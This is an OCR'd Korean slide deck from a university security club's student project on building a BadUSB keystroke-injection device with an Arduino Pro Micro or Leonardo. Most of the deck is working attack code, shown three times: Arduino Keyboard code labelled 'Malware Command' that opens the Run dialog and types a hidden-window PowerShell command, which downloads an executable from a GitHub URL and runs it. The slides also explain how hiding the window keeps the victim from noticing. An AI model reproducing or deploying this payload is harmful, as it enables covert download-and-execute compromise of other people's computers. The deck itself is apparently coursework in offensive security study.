
아두이노를 이용한
BadUSB 제작 프로젝트

<최종 발표>

중부대학교 SCP 정보보안 동아리
2022 동계 방학 프로젝트


1학년 부원 노무승

목 차



1. 개요


1-1. BadUSB란?



USB를 조작하여 해킹용 도구로 만들어 공격하는 기법.

(펌웨어 조작, **HID**, USB Killer(?), ...)


1-2. 아두이노란?



‘마이크로컨트롤러’를 사용하여


Code 레벨에서 손쉽게 전자 부품을 제어, 프로그래밍 할 수 있는 도구

1-3. HID 기능



사용자 인터페이스 장치(Human interface device, HID)란

컴퓨터 주변 기기 중 사용자 인터페이스를 담당하는 것을 말한다.



2. 수행

(BadUSB 제작)


2-1. 아두이노 모델 선정

아두이노 프로 마이크로

(atmega32u4)

아두이노 레오나르도

(atmega32u4)



~~아두이노 우노, …~~

(atmega16u4+328)

2-2. Malware Command (Arduino)

Keyboard.press()

키보드 키를 계속 누르고
있도록 하는 메서드

delay()

특정 ms 동안
코드 흐름을 멈추는 함수

Keyboard.releaseAll()

누른 키를 다 떼도록
하는 메서드

```
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

2-2. Malware Command (Arduino)

Keyboard.print()


특정 문자열에 해당하는
키를 입력하는 메서드

```ino
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

2-2. Malware Command (Arduino)

Keyboard.write()

특정 문자에 해당하는
키를 입력하는 메서드



```ino
#include <Keyboard.h>

void setup() {
  Keyboard.begin();
  Keyboard.press(KEY_LEFT_GUI);
  delay(500);
  Keyboard.press('r');
  Keyboard.releaseAll();
  delay(500);
  Keyboard.print("powershell -WindowStyle Hidden -Command \"& {
    (new-object System.Net.WebClient).
    Downloadfile('https://github.com/nms200299/Arduino_BadUSB/raw/main/test.exe',
    'c:/Temp/test.exe');
    start c:/Temp/test.exe}\"");
  Keyboard.write(KEY_RETURN);
  delay(2000);
  Keyboard.write(KEY_LEFT_ARROW);
  delay(500);
  Keyboard.write(KEY_RETURN);
  Keyboard.end();
}

void loop() {

}
```

2-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

파일을 다운받을 때 까지 파워쉘 창이 계속 떠 있게 되는데

이를 막기 위해 해당 창을 Hidden(숨김)모드로 설정한다.

2-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

파워쉘 명령어를 입력 받는다.

```
Windows PowerShell 명령을 실행하는 문자열을 쓰려면 다음 형식을 사용하세요.
        "& {}"
여기서 인용 부호는 문자열을 나타내고 호출 연산자(&)는 명령을
실행합니다.
```

2-3. Malware Command (PowerShell)

```
powershell.exe
        -WindowStyle Hidden
        -Command "& {
                (new-object System.Net.WebClient).Downloadfile(URL, 로컬 경로);
                start 로컬 경로
                } "
```

[URL]의 파일을 다운받아서 [로컬 경로]에 저장한다.

